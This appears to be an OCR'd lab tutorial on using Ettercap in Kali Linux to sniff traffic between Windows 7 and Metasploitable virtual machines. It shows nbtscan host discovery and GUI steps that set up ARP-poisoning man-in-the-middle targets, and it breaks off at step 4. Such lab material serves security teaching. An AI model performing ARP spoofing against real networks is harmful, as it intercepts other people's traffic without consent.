


Perform Sniffing using Ettercap in kali linux


Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
192.168.56.103   WINDOWS7-PC      <server>  <unknown>        08:00:27:9e:37:29
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

Step 2: Then go to toolbar and select Ettercap.





Step 3: Enter the password of root that is kali and authenticate it.



stdin.
iendly
ddress
Authenticate
Authentication is required to run Ettercap
An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.
Password:
Details
Cancel
Authenticate
Try Again




Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.

